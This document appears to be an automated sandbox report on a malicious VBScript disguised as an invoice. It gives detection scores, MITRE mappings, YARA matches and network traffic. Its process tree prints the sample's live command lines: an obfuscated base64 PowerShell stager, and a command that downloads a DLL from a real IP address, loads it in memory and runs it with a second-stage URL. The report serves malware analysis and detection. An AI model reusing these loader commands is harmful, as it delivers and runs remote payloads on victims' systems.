ID: 699422
Sample Name: Ref. No INV088002904SINO.vbs
Cookbook: default.jbs
Time: 07:30:11
Date: 08/09/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

Ref. No INV088002904SINO.vbs


Overview

General Information

Sample Name:	Ref. No INV088002904SINO.vbs
Analysis ID:	699422
MD5:	78f2e521d65cd3..
SHA1:	abd02c0ece3445..
SHA256:	e844196a40b506.
Tags:	vbs
Infos:	



Detection




Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Antivirus detection for URL or domain
- Malicious sample detected (through…
- Multi AV Scanner detection for dom…
- VBScript performs obfuscated calls…
- Obfuscated command line found
- Wscript starts Powershell (via cmd …
- Suspicious powershell command lin…
- Found a high number of Window / U…
- Queries the volume information (nam…
- Yara signature match
- Java / VBScript file with very long s…

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 5184 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\Ref. No INV088002904SINO.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - powershell.exe (PID: 5976 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command $Codigo = 'J??Bw??Ek??QwB3??HY??I????9??C????Jw??I??G8??YgB6??GU??cQB1??Gk??bw??I??Cc??OwBb??EI??eQB0??GU??WwBd??F0??I????k??EQ??T??BM??C????PQ??g??Fs??UwB5??HM??d??BI??G0??LgBD??G8??bgB2??GU??cgB0??F0??Og??6??EY??cgBv??G0??QgBh??HM??ZQ???2??DQ??UwB0??HI??aQBu??Gc??K????o??E4??ZQB3??C0??TwBi??Go??ZQBj??HQ??I??BO??GU??d????u??Fc??ZQBi??EM??b??Bp??GU??bgB0??Ck??LgBE??G8??dwBu??Gw??bwBh??GQ??UwB0??HI??aQBu??Gc??K????n??Gg??d??B0??H????Og??v??C8??Mg??w??C4??Nw??u??DE??N????u??Dk??OQ??v??HM??ZQBy??HY??ZQBy??C8??Z??Bs??Gw??LgB0??Hg??d????n??Ck??KQ???7??Fs??UwB5??HM??d??BI??G0??LgBB??H????c??BE??G8??bQBh??Gk??bgBd??Do??OgBD??HU??cgBy??GU??bgB0??EQ??bwBt??GE??aQBu??C4??T??Bv??GE??Z????o??CQ??R??BM??Ew??KQ??u??Ec??ZQB0??FQ??eQBw??GU??K????n??EM??b??Bh??HM??cwBM??Gk??YgBy??GE??cgB5??DM??LgBD??Gw??YQBz??HM??MQ??n??Ck??LgBH??GU??d??BN??GU??d??Bo??G8??Z????o??Cc??UgB1??G4??Jw??p??C4??SQBu??HY??bwBr??GU??K????k??G4??dQBs??Gw??L????g??Fs??bwBi??Go??ZQBj??HQ??WwBd??F0??I????o??Cc??d??B4??HQ??LgBm??GM??Yw??v??DI??Mg??y??C4??Mw??3??C4??NQ??y??DI??Lg??1??Dg??MQ??v??C8??OgBw??HQ??d??Bo??Cc??KQ??p????==';$VXdfe = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($Codigo.replace('??','A'))).replace('%mtIUbZgQec%','');powershell.exe -Command $VXdfe MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5356 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 4764 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command "$pICwv = '%obzequio%';[Byte[]] $DLL = [System.Convert]::FromBase64String((New-Object Net.WebClient).DownloadString('http://20.7.14.99/server/dll.txt'));[System.AppDomain]::CurrentDomain.Load($DLL).GetType('ClassLibrary3.Class1').GetMethod('Run').Invoke($null, [object[]] ('txt.fcc/222.37.522.581//:ptth')) MD5: 95000560239032BC68B4C2FDFCDEF913)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
Process Memory Space: powershell.exe PID: 5976	INDICATOR_SUSPICIOUS_PWSH_B64Encoded_Concatenated_FileEXEC	Detects PowerShell scripts containing patterns of base64 encoded files, concatenation and execution	ditekSHen	• 0x4919f:$b2: ::FromBase64String(• 0x492a3:$b2: ::FromBase64String(• 0x4b1eb:$b2: ::FromBase64String(• 0x4da51:$b2: ::FromBase64String(• 0x4db55:$b2: ::FromBase64String(• 0x4e91d:$b2: ::FromBase64String(• 0x4efb9:$b2: ::FromBase64String(• 0x56507:$b2: ::FromBase64String(• 0x8bc5d:$b2: ::FromBase64String(• 0x8c192:$b2: ::FromBase64String(• 0xbb105:$b2: ::FromBase64String(• 0xbb63a:$b2: ::FromBase64String(• 0xbc325:$b2: ::FromBase64String(• 0xcf517:$b2: ::FromBase64String(• 0xd828a:$b2: ::FromBase64String(• 0xd8335:$b2: ::FromBase64String(• 0xd83ef:$b2: ::FromBase64String(• 0xdccf8:$b2: ::FromBase64String(• 0x10cd6f:$b2: ::FromBase64String(• 0x10d2a4:$b2: ::FromBase64String(• 0x113f50:$b2: ::FromBase64String(
Process Memory Space: powershell.exe PID: 4764	INDICATOR_SUSPICIOUS_PWSH_B64Encoded_Concatenated_FileEXEC	Detects PowerShell scripts containing patterns of base64 encoded files, concatenation and execution	ditekSHen	• 0x6959:$b2: ::FromBase64String(• 0x6acc:$b2: ::FromBase64String(• 0xa744:$b2: ::FromBase64String(• 0x10e67:$b2: ::FromBase64String(• 0x16af0:$b2: ::FromBase64String(• 0x16c63:$b2: ::FromBase64String(• 0x36eb9:$b2: ::FromBase64String(• 0x36f51:$b2: ::FromBase64String(• 0x36fe5:$b2: ::FromBase64String(• 0x40c36:$b2: ::FromBase64String(• 0x40fd3:$b2: ::FromBase64String(• 0x6536c:$b2: ::FromBase64String(• 0x67bd3:$b2: ::FromBase64String(• 0x9e36b:$b2: ::FromBase64String(• 0x134bb6:$b2: ::FromBase64String(• 0x13844d:$b2: ::FromBase64String(• 0x1385c0:$b2: ::FromBase64String(• 0x139391:$b2: ::FromBase64String(• 0x17edcc:$b2: ::FromBase64String(• 0x17ef41:$b2: ::FromBase64String(• 0x17f2a9:$b2: ::FromBase64String(

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

System Summary

Malicious sample detected (through community Yara rule)

Wscript starts Powershell (via cmd or directly)

Data Obfuscation

VBScript performs obfuscated calls to suspicious functions


Obfuscated command line found

Suspicious powershell command line found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Command and Scripting Interpreter	Path Interception	1 1 Process Injection	2 1 Virtualization/Sandbox Evasion	OS Credential Dumping	1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 2 1 Scripting	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 1 Process Injection	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 PowerShell	Logon Script (Windows)	Logon Script (Windows)	1 Deobfuscate/Decode Files or Information	Security Account Manager	2 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	2 2 1 Scripting	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	2 Obfuscated Files or Information	LSA Secrets	1 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	1 2 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Ref. No INV088002904SINO.vbs	27%	ReversingLabs	Script-WScript.Trojan.Heuristic	
Ref. No INV088002904SINO.vbs	13%	Virustotal		Browse
Ref. No INV088002904SINO.vbs	20%	Metadefender		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://20.7.14.99	23%	Virustotal		Browse
http://20.7.14.99/server/dll.txt	26%	Virustotal		Browse
http://20.7.14.99	100%	Avira URL Cloud	malware	
http://20.7.14.99/server/dll.txt	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

No contacted domains info


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://20.7.14.99/server/dll.txt	true	• 26%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nuget.org/NuGet.exe	powershell.exe, 00000003.00000002.340730750.000001B0A2A6F000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000003.00000002.341871751.000001B0A2BB2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000003.00000002.321573407.000001B092C24000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000001.00000002.350622137.00000216A0541000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000003.00000002.320814767.000001B092A11000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000003.00000002.321573407.000001B092C24000.00000004.00000800.00020000.00000000.sdmp	false		high
http://20.7.14.99	powershell.exe, 00000003.00000002.339339189.000001B09412F000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000003.00000002.325801923.000001B093624000.00000004.00000800.00020000.00000000.sdmp	true	• 23%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://github.com/Pester/Pester	powershell.exe, 00000003.00000002.321573407.000001B092C24000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/	powershell.exe, 00000003.00000002.341871751.000001B0A2BB2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000003.00000002.340730750.000001B0A2A6F000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000003.00000002.341871751.000001B0A2BB2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000003.00000002.341871751.000001B0A2BB2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000003.00000002.341871751.000001B0A2BB2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
20.7.14.99	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	true

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	699422
Start date and time:	2022-09-08 07:30:11 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 7s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Ref. No INV088002904SINO.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	11
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.evad.winVBS@6/5@0/1
EGA Information:	Failed
HDC Information:	Failed

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .vbs • Adjust boot time • Enable AMSI • Stop behavior analysis, all processes terminated

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe
- Excluded domains from analysis (whitelisted): eudb.ris.api.iris.microsoft.com, ctldl.windowsupdate.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Execution Graph export aborted for target powershell.exe, PID 4764 because it is empty
- Execution Graph export aborted for target powershell.exe, PID 5976 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
07:31:08	API Interceptor	36x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NlllulbIj:NllUbI

MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B8294 3
Malicious:	false
Reputation:	high, very likely benign file
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_k3rm35jv.ftv.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_rjajxajs.yzb.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_rv5m2ibe.fsd.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_tigd1obk.kyu.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

Static File Info

General

File type:	Little-endian UTF-16 Unicode text, with very long lines, with CRLF, CR line terminators
Entropy (8bit):	1.8691180098720446
TrID:	• Text - UTF-16 (LE) encoded (2002/1) 64.44% • MP3 audio (1001/1) 32.22% • Lumena CEL bitmap (63/63) 2.03% • Corel Photo Paint (41/41) 1.32%
File name:	Ref. No INV088002904SINO.vbs
File size:	656818
MD5:	78f2e521d65cd356494edd52bfa2eb94
SHA1:	abd02c0ece3445944708037fcfeffa0f69c14319
SHA256:	e844196a40b506f2d00760b7dfcb2474c56f30c705d078cb265b8871aeca8e79
SHA512:	22ffd9687ee50924e0ddc7b04f39ad36b92c28635b86fb2fc3aabf7d98cabf5d22f928e15a73ecd19723fc30735a4a5bd8c0f712db6f1a5a40010c56c7d89c60
SSDEEP:	192:AkiQQuYbJTFYVXqrIduTjEZ9iImtwDYmNoqzhKkOmr:AkqFp6/RDYmjl
TLSH:	7BD4FF13745ADEC252D231435AD3F67827FAA2E99E3F86940ACD8C4D02E862C425B7D3
File Content Preview:	..:.....:.....:.....:.....:.....:.....:.....:.....:.....:.....:.....:.....:.....:.....:.....:.....:.....:.:.....:.....:.....:.....:.....:.....:.....:.....:.:.....:.....:.....:.....:.....:.....:.....:.:.....:.....:.....:.....:.....:.....:.....:.....:

File Icon

	
Icon Hash:	e8d69ece869a9ec4

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 8, 2022 07:31:10.193434954 CEST	49709	80	192.168.2.4	20.7.14.99
Sep 8, 2022 07:31:10.300112009 CEST	80	49709	20.7.14.99	192.168.2.4
Sep 8, 2022 07:31:10.300251007 CEST	49709	80	192.168.2.4	20.7.14.99
Sep 8, 2022 07:31:10.300635099 CEST	49709	80	192.168.2.4	20.7.14.99
Sep 8, 2022 07:31:10.408555984 CEST	80	49709	20.7.14.99	192.168.2.4
Sep 8, 2022 07:31:10.460522890 CEST	49709	80	192.168.2.4	20.7.14.99
Sep 8, 2022 07:31:13.013134003 CEST	49709	80	192.168.2.4	20.7.14.99

HTTP Request Dependency Graph

- 20.7.14.99


HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49709	20.7.14.99	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Sep 8, 2022 07:31:10.300635099 CEST	99	OUT	GET /server/dll.txt HTTP/1.1 Host: 20.7.14.99 Connection: Keep-Alive
